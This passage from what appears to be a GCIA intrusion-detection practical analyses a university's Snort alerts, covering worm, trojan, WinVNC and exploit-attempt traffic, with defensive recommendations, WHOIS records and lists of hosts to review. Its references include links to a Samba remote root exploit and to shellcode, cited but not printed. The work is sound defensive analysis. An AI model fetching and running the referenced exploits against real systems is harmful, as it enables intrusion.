Table 35 Top 10 target ports of MY.NET.30.4 and MY.NET.30.3

The ports suggest that these are Novell systems, either with Netware 6 webservices or Border Manager (also from Novell) running. If they are not, and they were replying to the traffic logged, it might be that someone had planted some back doors disguising them behind the Novell port numbers.

Defensive recommendation:

If the systems are real (not unassigned IP addresses), then confirm that they are Novell systems running appropriate software. Depending on the mission of the monitored systems, it may advisable to expand it to log outgoing traffic as well.

Correlations:

http://www.tek-tips.com/gfaqs.cfm/lev2/3/lev3/19/pid/871/fid/3352 [TEK01]

http://www.icsalabs.com/html/communities/firewalls/certification/rxvendors/novellbordermanager36/labreport_cid1466.shtml [ICS01]

3.4.3 Incomplete Packet Fragments Discarded

[ID: 3; # of alerts: 7597; Reason of interest: frequency]

Description:

This alerts indicate that fragments of packets were detected that could not be reassembled to complete the original packets.

There are more than 50 different sources and around the same different destinations, with external and internal addresses in both cases. The top 9 sources in these alerts are all internal, specifically from the network MY.NET.21.0/24. The top 7 destinations are external IPs, from different networks.

Fragmentation is sometimes used by attackers sometimes in an attempt to avoid the IDS. It could also be caused by some network problem.

Doing a little of time based analysis, it can be seen that the fragments sent to a particular IP address were sent in a limited amount of time. For example, the 2360 fragments sent to IP 64.62.132.135 (top 1 destination), were sent between 10/03-11:05:10 and 10/03-11:27:38 (around 20 min.) from 8 different IPs, all in the MY.NET.21.0/24 network. The data of the rest of destinations is very similar.

No other alerts had a source in MY.NET.21.0/24, therefore I think that this is most probably caused by some network problem.

Defensive recommendation:

Hunt down the network configuration problem that is causing these fragmentation problems. Specially, the path between network MY.NET.21.0/24 and the IDS sensor should be reviewed. This would greatly reduce the number of false positives in the IDS.

Correlations:

http://www.giac.org/practical/GCIA/Johnny_Calhoun_GCIA.pdf [CAL01]

http://www.giac.org/practical/GCIA/Doug_Kite_GCIA.pdf [KIT01]

3.4.4 High port 65535 udp and tcp - possible Red Worm - traffic

[ID: 5 & 6; # of alerts: 5212 & 3824; Reason of interest: frequency]

Description:

Port 65535, as the alert suggests, was used by the Red Worm, also known as Linux Adore worm. It spreads through linux boxes using four known vulnerabilities in wu-ftpd, bind, lpd and RPC.statd. The worm, once installed in a system, set up a root shell backdoor on that port.

The presence of these alerts indicate that, most probably, the systems using that port are infected with the Red worm.

There are many IP addresses involved, both internal and external. The list of

internal IP addresses affected are listed later in the section "Internal systems that should be reviewed". Most of them are located in the MY.NET.25.0/24 network.

Defensive recommendation:

Review the affected systems looking for signs of compromise by the Red Worm. Then, rebuild and patch all infected systems.

Correlations:

http://www.sans.org/y2k/adore.htm [SAN01]

http://www.europe.f-secure.com/v-descs/adore.shtml [FSE01]

http://www.vsantivirus.com/adore.htm (in Spanish) [VID01]

http://is.rice.edu/~glratt/practical/Glenn_Larratt_GCIA.html [LAR01]

3.4.5 Connect to 515 (from inside and from outside)

[ID: 11 & 13; # of alerts: 1198 & 692; Reason of interest: Criticality]

Description:

Port 515 is commonly used by printing services like LPRng in linux. It is also one of the ports scanned by the Red (Adore) worm, looking for linux systems running vulnerable versions of LPRng. Since the traffic on port 65535 suggested the presence of the Red worm in the network, these alerts could be related to that worm. However, all the connections to port 515 concentrate on very few systems, which is not normal worm behavior. Connections from outside come from two IPs (131.118.229.7 and 68.32.127.158) and are directed to a single internal system: MY.NET.24.15. The registration information of the two external sources is shown later. Connections from inside are originated on a single system, MY.NET.162.41, and the destination is also a single IP: 128.183.110.24. The source ports are all in the range 672-740, being 721 the most common port, which matches normal LPRng behavior. Therefore, the traffic is most probably normal.

Defensive recommendation:

Review the two internal systems to confirm that the observed LPRng traffic is licit. Check if there is a reason to receive printing jobs from those external addresses and vice versa, and if not, block that traffic at the firewall.

Correlations:

http://lprng.sourceforge.net/LPRng-Reference/LPRng-Reference.html#LPDPORT [LPR01]

3.4.6 Possible trojan server activity

[ID: 14; # of alerts: 616; Reason of interest: Criticality]

Description:

All of the 616 alerts correspond to traffic with source or destination port 27374. This port is associated with the trojan SubSeven (see reference below). The alerts could be caused by scans looking for infected systems, by successful connections to infected systems or from innocent connections that happened to choose 27374 as the ephemeral port. Since the number of alerts is very high to happen just by chance, all internal systems that sent traffic with that source port should be analyzed to determine if SubSeven is present in them.

Most outgoing traffic from internal systems on that port is addressed to IP 68.55.242.239. The registration information of this IP is analyzed later.

Defensive recommendation:

Check the internal systems that sent traffic with source port 27374 searching for the presence of the SubSeven trojan. The list is included in section 3.8. This could easily be done by scanning the systems to see if that port is open.

Correlations:

http://www.iss.net/security_center/advice/Phauna/RATs/SubSeven/default.htm [ISS01]

3.4.7 UMBC NIDS IRC alerts

[ID: 18,25,37,43,44; # of alerts: 255; Reason of interest: custom made]

Description:

There are several alert messages starting with the text "[UMBC NIDS IRC Alert]". They point out some IRC (Internet Relay Chat) activity that U.Univ. wanted monitored. The name UMBC in the alert suggests that U.Univ. borrowed these rules from the University of Maryland, Baltimore County (UMBC).

IRC activity is not evil by itself, although it is true that it is often used by attackers in compromised systems to exchange copyrighted material or to remotely control their "owned" machines. The presence of these rules may indicate it is against the policy of U.Univ. If that is the case, IRC traffic should be blocked at the firewall.

Defensive recommendation:

Block the IRC traffic at the firewall if the policy disallows this kind of traffic.

Correlations:

http://www.giac.org/practical/GCIA/Don_Murdoch_GCIA.pdf [MUR01]

3.4.8 UMBC NIDS MiMail alerts

[ID: 146 & 79; #of alerts: 146 & 79; Reason of interest: custom made]

Description:

These alerts indicate that activity related to the worm "MiMail" has been detected. "Mimail" is a worm that spreads via e-mail and takes advantage of two known vulnerabilities of Microsoft Windows. It is as recent as from the end of July 2003.

The alerts indicate that four internal systems may be infected by the worm. They are listed in section 3.8.

Defensive recommendation:

Clean the infected systems. Follow instructions in the referenced document and reinstall if possible.

Correlations:

http://securityresponse.symantec.com/avcenter/venc/data/w32.mimail.a@mm.html [SYM01]

3.4.9 RFB - Possible WinVNC - 010708-1

[ID: 27; #of alerts: 31; Reason of interest: criticality]]

Description:

As explained in the ATT reference below, "RFB is a protocol to send graphics to be displayed on a remote display (RFB stands for remote frame buffer)". It is used by some programs like WinVNC, which allows to remotely display the screen of a system and control it. Programs like WinVNC are frequently used by attackers to remotely control compromised systems.

Most outgoing traffic from internal systems on these alerts is addressed to IP 207.171.180.10. The registration information of this IP is analyzed later.

Defensive recommendation:

Check the internal systems that triggered these alerts (see section 3.8) for signs of compromise.

Correlations:

http://www.uk.research.att.com/rfb.html [ATT01]

3.4.10 EXPLOIT x86 setuid/setgid 0

[ID: 26 & 28; #of alerts: 38 & 26; Reason of interest: criticality]

Description:

More than one hundred internal systems were hit by some packet that contained, among other things, the assembler equivalent of the setuid(0) or setgid(0) function calls. This could be an exploit, or could be any binary file that just by chance happened to contain the same sequence of bytes. It is not possible from the alert to know which was the case.

Most of these attacks came from address 203.199.70.100. The registration information of this IP is analyzed later.

Defensive recommendation:

Keep all systems patched up-to-date.

Correlations:

http://archives.neohapsis.com/archives/snort/2001-05/0335.html [SPZ01]

3.4.11 EXPLOIT NTPDX buffer overflow

[ID: 29; #of alerts: 16; Reason of interest: criticality]

Description:

Ten internal systems received a packet that seemed to be a buffer overflow attempt against the NTP (Network Timing Protocol) server daemon. If the attacks were successful, the systems may have been compromised. The affected IP addresses can be found on section 3.8.

Defensive recommendation:

Check the affected systems for signs of compromise, and rebuild if necessary.

Correlations:

http://www.whitehats.com/info/IDS492 [WHI03]

3.4.12 External FTP to HelpDesk MY.NET.53.29

[ID:42; #of alerts: 2; Reason of interest: custom made]

Description:

Two external systems (213.35.232.170, and 211.219.113.15) connected to the FTP server of MY.NET.53.29, which, according to the alert message, belongs to the HelpDesk. Probably the rule was set because there is no good reason why someone would need to FTP to the HelpDesk from outside.

Defensive recommendation:

If no outsiders should access the HelpDesk FTP server, block the connections at the firewall.

Correlations:

http://www.giac.org/practical/Edward_Peck_GCIA.doc [PEC01]

3.5 Top talkers

3.5.1 Top 10 talkers of alerts

	Sources	count	Destinations	count	Dest. Ports	count
1	MY.NET.162.118	846554	MY.NET.30.4	50215	137	901266
2	MY.NET.150.133	38091	NULL	9676	51443	43775
3	68.65.100.189	35974	MY.NET.30.3	7208	524	8020
4	MY.NET.66.33	5667	MY.NET.66.2	2569	65535	4590
5	MY.NET.42.6	5251	169.254.0.0	2349	80	3973
6	138.88.168.198	2605	206.24.190.158	1840	0	2787
7	220.99.94.77	2529	146.82.109.220	1591	6257	2553
8	MY.NET.11.6	2334	146.82.109.225	1436	8009	2123
9	202.188.114.50	2165	MY.NET.163.76	1378	515	1890
10	68.48.217.68	2124	MY.NET.24.15	1198	3019	648

The noisiest source IP in terms of alerts is MY.NET.162.118, with all its alerts being of the same type: "SMB Name Wildcard", which is not a critical alert, as it has already been explained.

3.5.2 Top 10 talkers of scans

	Sources	count	Destinations	count	Dest. Ports	count
1	130.85.1.3	2753737	192.26.92.30	83530	135	3838043
2	130.85.84.194	1759332	192.55.83.30	42856	53	3146401
3	130.85.163.107	1750341	203.20.52.5	40019	6257	697650
4	130.85.84.232	1204595	130.94.6.10	39485	137	642146
5	130.85.163.76	633618	63.251.136.209	34540	80	357102
6	130.85.162.118	633161	131.118.254.33	34035	17300	164482
7	130.85.1.5	407677	216.109.116.17	33602	4672	131857
8	130.85.84.143	240290	165.230.209.22	32308	4662	107877
9	130.85.112.151	136934	131.118.254.35	31524	554	80430
10	130.85.70.176	106706	127.0.0.2	30644	25	64673

It can be seen that the top 10 source IP address fall in the range 130.85.0.0/16, being 130.85.1.3 the noisiest by far. U.Univ should contact the owners of this net block, UMBC (University of Maryland Baltimore County), and ask them to take control of their systems. The registration information for 130.85.1.3 and the whole 130.85 block is shown later in section 3.6.

3.5.3 Top 10 talkers of OOS

	Sources	count	Destinations	count	Dest. Ports	count
1	194.249.91.190	2946	MY.NET.12.6	5595	80	8393
2	195.101.94.101	790	MY.NET.24.44	4783	25	6070
3	195.101.94.208	720	MY.NET.100.165	1008	113	398
4	195.101.94.209	623	MY.NET.24.34	977	110	287
5	216.95.201.11	368	MY.NET.6.7	876	4662	127
6	216.95.201.20	366	MY.NET.12.4	348	1214	126
7	216.95.201.18	360	MY.NET.100.230	269	3383	82
8	216.95.201.13	356	MY.NET.162.235	140	443	69
9	MY.NET.216.50	350	MY.NET.60.38	131	143	61
10	216.95.201.19	325	MY.NET.84.143	120	81	45

3.6 Six most interesting external IP addresses

The following five external IP addresses were selected "most interesting" because they played an important role in the alerts indicated.

IP	Alert	Reverse DNS lookup
131.118.229.7	connect to 515 from outside	Not available.
68.32.127.158	idem.	pcp01823879pcs.howard01.md.comcast.net
68.55.242.239	Possible trojan server activity (port 27374)	pcp313889pcs.woodln01.md.comcast.net
207.171.180.10	RFB - Possible WinVNC	207-171-180-10.amazon.com
203.199.70.100	EXPLOIT setuid/setgid 0	in.vip.yahoo.com
130.85.1.3	Top 1 source IP of scans	UMBC3.UMBC.EDU

Their registration (WHOIS) information follows:

3.6.1 131.118.229.7

```
Search results for: 131.118.229.7

OrgName:    University of Maryland
OrgID:      UNIVER-270
Address:    System Administration
Address:    3300 Metzerott Road
City:       Adelphi
StateProv:  MD
PostalCode: 20783
Country:    US

NetRange:   131.118.0.0 - 131.118.255.255
CIDR:       131.118.0.0/16
NetName:    MINCNET
NetHandle:  NET-131-118-0-0-1
Parent:     NET-131-0-0-0-0
NetType:    Direct Assignment
NameServer: NS.USMD.EDU
NameServer: UMCPNOC.UMS.EDU
NameServer: NOC.USMD.EDU
NameServer: TRANTOR.UMD.EDU
Comment:
RegDate:    1988-11-15
Updated:    1998-11-24

TechHandle: NM162-ARIN
TechName:   Malmberg, Norwin
TechPhone:  +1-301-445-2758
TechEmail:  malmberg@usmh.usmd.edu

# ARIN WHOIS database
```

3.6.2 68.32.127.158

```
  Search results for: ! NET-68-32-112-0-1


CustName:   Comcast Cable Communications, Inc.
Address:    3 Executive Campus
Address:    5th Floor
City:       Cherry Hill
StateProv:  NJ
PostalCode: 08002
Country:    US
RegDate:    2003-03-18
Updated:    2003-03-18

NetRange:   68.32.112.0 - 68.32.127.255
CIDR:       68.32.112.0/20
NetName:    BALTIMORE-A-2
NetHandle:  NET-68-32-112-0-1
Parent:     NET-68-32-0-0-1
NetType:    Reassigned
Comment:    NONE
RegDate:    2003-03-18
Updated:    2003-03-18

TechHandle: IC161-ARIN
TechName:   Comcast Cable Communications, Inc.
TechPhone:  +1-856-317-7300
TechEmail:  cips-ip-registration@cable.comcast.com

OrgAbuseHandle: NAPO-ARIN
OrgAbuseName:   Network Abuse and Policy Observance
OrgAbusePhone:  +1-856-317-7272
OrgAbuseEmail:  abuse@comcast.net

OrgTechHandle: IC161-ARIN
OrgTechName:   Comcast Cable Communications, Inc.
OrgTechPhone:  +1-856-317-7300
OrgTechEmail:  cips-ip-registration@cable.comcast.com

# ARIN WHOIS database
```

3.6.3 68.55.242.239

```
  Search results for: ! NET-68-55-0-0-1


CustName:   Comcast Cable Communications, Inc.
Address:    3 Executive Campus
Address:    5th Floor
City:       Cherry Hill
StateProv:  NJ
PostalCode: 08002
Country:    US
RegDate:    2003-03-19
Updated:    2003-03-19

NetRange:   68.55.0.0 - 68.55.255.255
CIDR:       68.55.0.0/16
NetName:    BALTIMORE-A-6
```

```
NetHandle:  NET-68-55-0-0-1
Parent:     NET-68-32-0-0-1
NetType:    Reassigned
Comment:    NONE
RegDate:    2003-03-19
Updated:    2003-03-19

TechHandle: IC161-ARIN
TechName:   Comcast Cable Communications, Inc.
TechPhone:  +1-856-317-7300
TechEmail:  cips-ip-registration@cable.comcast.com

OrgAbuseHandle: NAPO-ARIN
OrgAbuseName:   Network Abuse and Policy Observance
OrgAbusePhone:  +1-856-317-7272
OrgAbuseEmail:  abuse@comcast.net

OrgTechHandle: IC161-ARIN
OrgTechName:   Comcast Cable Communications, Inc.
OrgTechPhone:  +1-856-317-7300
OrgTechEmail:  cips-ip-registration@cable.comcast.com

# ARIN WHOIS database
```

3.6.4 207.171.180.10

```
Search results for: 207.171.180.10


OrgName:    Amazon.com, Inc.
OrgID:      AMAZON-4
Address:    1516 2nd Ave
City:       Seattle
StateProv:  WA
PostalCode: 98101
Country:    US

NetRange:   207.171.160.0 - 207.171.191.255
CIDR:       207.171.160.0/19
NetName:    AMAZON-01
NetHandle:  NET-207-171-160-0-1
Parent:     NET-207-0-0-0-0
NetType:    Direct Assignment
NameServer: NS-1.AMAZON.COM
NameServer: NS-2.AMAZON.COM
NameServer: NS-3.AMAZON.COM
NameServer: AUTH00.NS.UU.NET
Comment:
RegDate:    1999-09-23
Updated:    2002-03-19

TechHandle: AC6-ORG-ARIN
TechName:   Amazon.com, Inc.
TechPhone:  +1-206-266-2187
TechEmail:  NOC@amazon.com

# ARIN WHOIS database
```

3.6.5 203.199.70.100

```
           % [whois.apnic.net node-1]
% Whois data copyright terms    http://www.apnic.net/db/dbcopyright.html

inetnum:      203.199.70.0 - 203.199.70.255
netname:      COLO-MUM4
descr:        VSNL IDC Customer
country:      IN
admin-c:      IA15-AP
tech-c:       VT43-AP
mnt-by:       MAINT-VSNL-AP
changed:      ip-admin@giasbm01.vsnl.net.in 20031030
status:       ASSIGNED NON-PORTABLE
source:       APNIC

person:       IP Administrator
address:      10th Floor, 2 MG Road
address:      Fort Mumbai - 400001
address:      India
country:      IN
phone:        +91-22-2623620
fax-no:       +91-22-2653887
e-mail:       ip-admin@giasbm01.vsnl.net.in
nic-hdl:      IA15-AP
mnt-by:       MAINT-VSNL-AP
changed:      gpsingh@giasbm01.vsnl.net.in 20010605
source:       APNIC

person:       VSNL Tech
address:      10th Floor, 2 MG Road
address:      Fort Mumbai - 400001
address:      India
country:      IN
phone:        +91-22-2623620
fax-no:       +91-22-2653887
e-mail:       ip-tech@giasbm01.vsnl.net.in
nic-hdl:      VT43-AP
mnt-by:       MAINT-VSNL-AP
changed:      gpsingh@giasbm01.vsnl.net.in 20010605
source:       APNIC
```

3.6.6 130.85.1.3

```
Search results for: 130.85.1.3


OrgName:    University of Maryland Baltimore County
OrgID:      UMBC
Address:    UMBC University Computing
City:       Baltimore
StateProv:  MD
PostalCode: 21250
Country:    US

NetRange:   130.85.0.0 - 130.85.255.255
CIDR:       130.85.0.0/16
NetName:    UMBCNET
NetHandle:  NET-130-85-0-0-1
Parent:     NET-130-0-0-0-0
NetType:    Direct Assignment
NameServer: UMBC5.UMBC.EDU
NameServer: UMBC4.UMBC.EDU
NameServer: UMBC3.UMBC.EDU
Comment:
```

```
RegDate:    1988-07-05
Updated:    2000-03-17

TechHandle: JJS41-ARIN
TechName:   Suess, John J.
TechPhone:  +1-410-455-2582
TechEmail:  jack@umbc.edu

# ARIN WHOIS database
```

3.7 Link graph

Table 36 shows a link graph showing that MY.NET.100.165 must be a web server, getting suspicious traffic from many different external sources. Some of those sources are also involved in the MY.NET.30.4 activity.




Table 36 Link graph showing traffic to and from MY.NET.100.165

3.8 Internal systems that should be reviewed

The following internal systems should be reviewd for the reason given.

3.8.1 Probably infected with Linux Red Worm:

MY.NET.100.13	MY.NET.100.230	MY.NET.150.203
MY.NET.152.162	MY.NET.152.178	MY.NET.152.19
MY.NET.152.248	MY.NET.153.153	MY.NET.153.201
MY.NET.153.33	MY.NET.153.37	MY.NET.153.51
MY.NET.24.20	MY.NET.24.27	MY.NET.25.10
MY.NET.25.11	MY.NET.25.12	MY.NET.25.4
MY.NET.25.66	MY.NET.25.67	MY.NET.25.68
MY.NET.25.69	MY.NET.25.70	MY.NET.25.71
MY.NET.25.72	MY.NET.25.73	MY.NET.53.148
MY.NET.53.37	MY.NET.6.49	MY.NET.6.62
MY.NET.70.197	MY.NET.71.248	MY.NET.80.146
MY.NET.81.112	MY.NET.81.4	MY.NET.82.86
MY.NET.84.232	MY.NET.86.123	MY.NET.97.81

3.8.2 Systems that showed suspicious LPRng traffic:

MY.NET.24.15	(connections from 131.118.229.7 and 68.32.127.158)
MY.NET.162.41	(connections to 128.183.110.24)

3.8.3 Probably infected with SubSeven:

MY.NET.150.2	MY.NET.190.1	MY.NET.190.100
MY.NET.190.101	MY.NET.190.102	MY.NET.190.202
MY.NET.24.27	MY.NET.6.15	MY.NET.60.17

3.8.4 Probably infected by MiMail worm:

MY.NET.97.21	MY.NET.97.110	MY.NET.98.70
MY.NET.97.117		

3.8.5 Probably compromised, running WinVNC:

MY.NET.100.65	MY.NET.111.188	MY.NET.111.51
MY.NET.153.95	MY.NET.53.39	MY.NET.53.45
MY.NET.97.55	MY.NET.98.73	

3.8.6 Potentially compromised via NTPDX buffer overflow:

MY.NET.150.203	MY.NET.152.178	MY.NET.153.153
MY.NET.53.52	MY.NET.54.33	MY.NET.70.207
MY.NET.71.248	MY.NET.84.234	MY.NET.97.134
MY.NET.97.198		

3.9 The analysis process

I did all the analysis in my Linux Red Hat 9.0 workstation, which is Pentium IV at 2,4 GHz, with a 120GB hard disk and 512 MB RAM. I downloaded the log files to this system from the web.

Having read the warnings from other GCIA students, like Alex Wood, about the difficulties of using SnortSnarf with so huge amounts of data, I considered two main other alternatives. The first consisted on using good old grep and its companions (awk, sort, uniq, etc.). The second was to use a relational database.

I had some experience with other databases, like Oracle, but none at all with mysql [MYS01]. So I decided to give it a try and use mysql. This way, I would learn something extra in the process of performing the analysis.

Big thanks to Don Murdoch [MUR01] and, specially, to Brandon Newport [NEW01], because their GCIA practicals gave me great guidance on how to set up and query the mysql database. Google did the rest. I used slightly modified versions of Brandon Newport's scripts to create, load and query the database.

As for the reports and analysis, I started with the full listing of different alerts and the top 10 talkers of different categories. From there, I selected the most important alerts for further analysis. The criteria to determine the importance of the alerts are explained in the report: number of occurrences, customization of the alert and criticality. Two tools were the key in the in-depth analysis: mysql, to perform queries on the alert database I had created, and Google, to search for explanations and correlations.

Appendix I. References (Parts 2 and 3)

This appendix only contains references for parts two, "Network Detects", and three, "Analyze This!", because the references of part one were included at the end of that chapter.

[ADA'01] Adams, Douglas. *The Hitchhiker's Guide to the Galaxy: A Trilogy in Four Parts.* Pan Books. 1992.

[ATT01] AT&T Laboratories Cambridge. *The RFB Protocol.* http://www.uk.research.att.com/rfb.html

[BEN01] Benninghoff, John, and others, Sans Institute. *Global Incident Analysis Center, Report Date: March 14,2001 - 1400.* http://www.sans.org/y2k/031401.htm

[BEN02] Benninghoff, John, and others, Sans Institute. *Global Incident Analysis Center, Detects Analyzed 9/22/00.* http://www.sans.org/y2k/092200.htm

[CAL01] Calhoun, Johnny. *Intrusion Detection: In-Depth Analysis.* http://www.giac.org/practical/GCIA/Johnny_Calhoun_GCIA.pdf

[CAR01] Carrier, Brian. *Hoenynet Project - Scan of the Month #29.* http://project.honeynet.org/scans/scan29/sol/carrier/index.html

[CER01] CERT/CC, Carnegie Mellon University. *Vulnerability Note VU#267873: Samba contains multiple buffer overflows.* http://www.kb.cert.org/vuls/id/267873

[CLA01] Clark, Daniel J. *Backdoor Encrypted Tunnels: Detection and Analysis.* http://www.giac.org/practical/GCIA/Daniel_Clark_GCIA.pdf

[CVE01] CVE. *CAN-1999-0523 (under review).* http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0523

[CVE02] CVE. *CAN-2003-0201.*http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0201

[DDI01] Digital Defense Inc. *Security Advisory DDI-1013.* http://www.digitaldefense.net/labs/advisories/DDI-1013.txt

[ESD01] eSDee of Netric (www.netric.org). *Linux x86 forking portbind shellcode - port=0xb0ef(45295).* http://www.netric.org/shellcode/linux-x86/forking_bind.c

[ESD02] eSDee of Netric (www.netric.org). *Samba-2.2.8 < remote root exploit.* http://www.netric.org/exploits/sambal.c

[ESD03] eSDee of Netric (www.netric.org), K-OTiK Security. *Samba-2.2.8 < remote root exploit.* http://www.k-otik.com/exploits/04.10.sambal.c.php

[FLI01] Flitcraft, Michael. *Logs: GIAC GCIA Version 3.3 Practical Detect.* http://cert.uni-stuttgart.de/archive/intrusions/2003/10/msg00077.html

[FLI02] Flitcraft, Michael. *(Reply to [PER01]). http://cert.uni-stuttgart.de/archive/intrusions/2003/11/msg00030.html*

[FLI03] Flitcraft, Michael. *(Reply to [PER02]).* http://cert.uni-stuttgart.de/archive/intrusions/2003/11/msg00065.html

[FSE01] F-Secure. *F-Secure Virus Descriptions: Adore.* http://www.europe.f-secure.com/v-descs/adore.shtml

[FYO01] Fyodor. *Nmap Homepage.* http://www.insecure.org/nmap/index.html

[GGL01] Google. *Google homepage.* http://www.google.com

[HON01] The Honeynet Project & The Honeynet Research Alliance. *Know Your Enemy - A profile: Automated Credit Card Fraud.* http://www.honeynet.org/papers/profiles/cc-fraud.pdf. June 2003.

[ICS01] ICSA Labs, TruSecure Corporation. *Firewall Lab Report: Novell BorderManager version 3.6.* http://www.icsalabs.com/html/communities/firewalls/certification/rxvendors/novellbordermanager36/labreport_cid1466.shtml

[IEE01] Landron, Angela, IEEE. *IEEE OUI and Company_id Assignments.* http://standards.ieee.org/regauth/oui/index.shtml

[ISC01] SANS Institute. *Internet Storm Center. http://isc.incidents.org/*

[ISS01] Internet Security Systems. *SubSeven.* http://www.iss.net/security_center/advice/Phauna/RATs/SubSeven/default.htm

[JWS01] JWS. *Tcpdump/libpcap.* http://www.tcpdump.org/

[KIT01] Kite, Doug. *Intrusion Detection in Depth.* http://www.giac.org/practical/GCIA/Doug_Kite_GCIA.pdf

[LAR01] Larrat, Glenn. *Intrusion Detection in Depth.* http://is.rice.edu/~glratt/practical/Glenn_Larratt_GCIA.html

[LPR01] Powell, Patrick A. *LPRng Reference Manual.* http://lprng.sourceforge.net/LPRng-Reference/LPRng-

Reference.html#LPDPORT

[MUR01] Murdoch, Don. *MOM, 3 Detects, and 5 Days of Crunched Data - A SANS/GCIA Practical Submission. http://www.giac.org/practical/GCIA/Don_Murdoch_GCIA.pdf*

[MYS01] MySQL AB. *MySQL Reference Manual.* http://www.mysql.com/doc/en/index.html

[NEW01] Newport, Brandon L. *Level Two Intrusion Detection In Depth - GCIA Practical Assignment.* http://www.giac.org/practical/Brandon_Newport_GCIA.zip

[PEC01] Peck, Edward T. *GCIA Practical Version 3.0.* http://www.giac.org/practical/Edward_Peck_GCIA.doc

[PER01] Perez, David. *LOGS: GIAC GCIA Version 3.3 Practical Detect(s). http://cert.uni-stuttgart.de/archive/intrusions/2003/11/msg00014.html*

[PER02] Perez, David. *(Reply to [FLI02]).* http://cert.uni-stuttgart.de/archive/intrusions/2003/11/msg00063.html

[PER03] Perez, David. *Safe at Home?.* http://www.giac.org/practical/GCFA/David_Perez_GCFA.pdf

[RAD01] Radware Ltd. *LinkProof.* http://www.radware.com/content/products/lp/default.asp

[RAD02] Radware Ltd. *LinkProof, Frequently Asked Questions.* http://www.radware.com/content/products/library/faq_lp.pdf

[RFC01] RFC Editor, Internet Society. *RFC Editor Homepage.* http://www.rfc-editor.org/

[RHT01] Red Hat Inc. *Red Hat Home Page.* http://www.redhat.com

[SAN01] Sans Institute. *Adore Worm.* http://www.sans.org/y2k/adore.htm

[SHI01] Shimomura, Tsutomu. *Tsutomu Shimomura's newsgroup posting with technical details of the attack described by Markoff in NYT.* http://www.gulker.com/ra/hack/tsattack.html

[SHI02] Shimomura, Tsutomu & Markoff, John. *Takedown. H*yperion, 1996.

[SNO01] Caswell, Brian & Roesch, Marty. *Snort.* http://www.snort.org/

[SNO02] Roesh, Martin & Green Chris. *Snort Users Manual, Snort Release: 2.0.0.* http://www.snort.org/docs/writing_rules/index.html

[SPZ01] Spitzner, Lance. *Re: [Snort-users] Shellcode x86 setgid 0.* http://archives.neohapsis.com/archives/snort/2001-05/0335.html

[SYM01] Symantec Corp. *W32.Mimail.A@mm.* http://securityresponse.symantec.com/avcenter/venc/data/w32.mimail.a@mm.html

